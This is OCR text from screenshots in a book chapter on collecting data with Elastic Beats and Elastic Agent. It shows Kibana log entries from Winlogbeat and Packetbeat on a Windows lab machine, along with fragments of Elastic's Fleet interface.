
Shared Clipboard: Host To Guest


Drag'n'Drop: Disabled




Chapter 6: Data Collection with Beats and Elastic Agent





elastic
D
Discover
Search
+ Add filter
winlogbeat-*
6 hi
CHANGE INDEX PATTERN
Filter options
logs-*
metrics-*
✓ winlogbeat-*



```
> Feb 21, 2021 @ 22:20:16.931   @timestamp: Feb 21, 2021 @ 22:20:16.931 host.architecture: x86_64 host.os.build: 17763.107 host.os.platform: windows host.os.version: 10.0
                                host.os.family: windows host.os.name: Windows 10 Home host.os.kernel: 10.0.17763.107 (WinBuild.160101.0800) host.id: 918837dd-23bd-46e8-acae-
                                f5e8f0cbb947 host.name: packtpub host.ip: fe80::9dfb:2aae:7112:2f1a, 192.168.1.103, fe80::b9b0:36e6:1851:225d, 10.0.4.15
                                host.mac: 08:00:27:af:27:05, 08:00:27:25:b4:1d host.hostname: packtpub message: Process Create: RuleName: - UtcTime: 2021-02-22 04:20:16.931
                                ProcessGuid: {918837dd-3100-6033-5d02-000000000400} ProcessId: 6028 Image: C:\Program Files\winlogbeat-7.11.1-windows-x86_64\winlogbeat.exe

> Feb 21, 2021 @ 22:16:14.191   @timestamp: Feb 21, 2021 @ 22:16:14.191 log.level: information process.command_line: notepad.exe winlogbeat.yml
                                process.working_directory: c:\Program Files\winlogbeat-7.11.1-windows-x86_64\ process.parent.args: C:\Windows\system32\cmd.exe
                                process.parent.entity_id: {918837dd-2a45-6033-f301-000000000400} process.parent.pid: 8316 process.parent.executable: C:\Windows\System32\cmd.exe
                                process.parent.command_line: "C:\Windows\system32\cmd.exe" process.parent.name: cmd.exe process.pe.product: Microsoft® Windows® Operating System
                                process.pe.imphash: c8922be3dcdfeb5994c9eee7745dc22e process.pe.original_file_name: NOTEPAD.EXE process.pe.company: Microsoft Corporation

> Feb 21, 2021 @ 22:14:51.434   @timestamp: Feb 21, 2021 @ 22:14:51.434 log.level: information process.parent.entity_id: {918837dd-2a45-6033-f301-000000000400}
                                process.parent.pid: 8316 process.parent.executable: C:\Windows\System32\cmd.exe process.parent.command_line: "C:\Windows\system32\cmd.exe"
                                process.parent.name: cmd.exe process.parent.args: C:\Windows\system32\cmd.exe process.pe.company: Elastic process.pe.description: Winlogbeat ships
                                Windows event logs to Elasticsearch or Logstash. process.pe.file_version: 7.11.1 process.pe.product: Winlogbeat
                                process.pe.imphash: 529f6dd2c1454ea525a681e0ccc40e85 process.pe.original_file_name: winlogbeat.exe process.args: winlogbeat.exe, setup, --dashboards
```



```
> Feb 21, 2021 @ 22:47:04.877   @timestamp: Feb 21, 2021 @ 22:47:04.877 dns.question.etld_plus_one: 54.in-addr.arpa dns.question.registered_domain: 54.in-addr.arpa
                                dns.question.top_level_domain: in-addr.arpa dns.question.subdomain: 87.246.157 dns.question.name: 87.246.157.54.in-addr.arpa dns.question.type: PTR
                                dns.question.class: IN dns.answers: { "ttl": "60", "data": "ec2-54-157-246-87.compute-1.amazonaws.com", "name": "87.246.157.54.in-addr.arpa",
                                "type": "PTR", "class": "IN" } dns.response_code: NOERROR dns.answers_count: 1 dns.additionals_count: 0 dns.type: answer dns.op_code: QUERY
                                dns.header_flags: RD, RA dns.authorities_count: 0 dns.flags.checking_disabled: false dns.flags.authoritative: false

> Feb 21, 2021 @ 22:47:04.749   @timestamp: Feb 21, 2021 @ 22:47:04.749 source.ip: 10.0.4.15 source.port: 51631 client.ip: 10.0.4.15 client.port: 51631 server.ip: 54.157.159.87
                                server.port: 443 server.domain: bcsp.babycenter.com host.hostname: packtpub host.architecture: x86_64 host.os.platform: windows
                                host.os.version: 10.0 host.os.family: windows host.os.name: Windows 10 Home host.os.kernel: 10.0.17763.107 (WinBuild.160101.0800)
                                host.os.build: 17763.107 host.id: 918837dd-23bd-46e8-acae-f5e8f0cbb947 host.name: packtpub host.ip: fe80::9dfb:2aae:7112:2f1a, 192.168.1.103,
                                fe80::b9b0:36e6:1851:225d, 10.0.4.15 host.mac: 08:00:27:af:27:05, 08:00:27:25:b4:1d agent.type: packetbeat agent.version: 7.11.1

> Feb 21, 2021 @ 22:47:04.613   @timestamp: Feb 21, 2021 @ 22:47:04.613 method: QUERY query: class IN, type A, bcsp.babycenter.com network.direction: egress
                                network.community_id: 1:0J50dr5Ixcl3xKBzZMCjOofv+Rg= network.bytes: 193B network.type: ipv4 network.transport: udp network.protocol: dns
                                event.dataset: dns event.duration: 63.7 event.start: Feb 21, 2021 @ 22:47:04.613 event.end: Feb 21, 2021 @ 22:47:04.677
                                event.category: network_traffic, network event.type: connection, protocol event.kind: event status: OK source.ip: 10.0.4.15 source.port: 59733
                                source.bytes: 37B client.ip: 10.0.4.15 client.port: 59733 client.bytes: 37B type: dns destination.ip: 192.168.158.1 destination.port: 53
```




TOP 5 VALUES

sysmon	71.0%
security	29.0%

Exists in 393 / 500 records

```
@timestamp: Mar 2, 2021 @ 00:01:4
host.name: packtpub host.hostname
host.architecture: x86_64
host.os.version: 10.0 host.os.fam
host.os.name: Windows 10 Home
```

```
> Mar 2, 2021 @ 00:01:13.303   @timestamp: Mar 2, 2021 @ 00:01:1
                               agent.type: winlogbeat agent.vers
```



Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Prevent threats autonomously.

Detect and respond.


Investigate incidents.

popular apps and services.

Add and manage you and integrations.

access and can perform.

Track the real-time health and performance of your deployment.



elastic

Search Elastic

Fleet / Overview

Overview | Integrations | Policies | Agents | Data streams | Send feedback | Settings

Fleet BETA

Manage Elastic Agents and their policies in a central location.

Add agent

Integrations View integrations

Total available	**58**
Installed	**2**
Updates available	**0**

Agent policies View policies

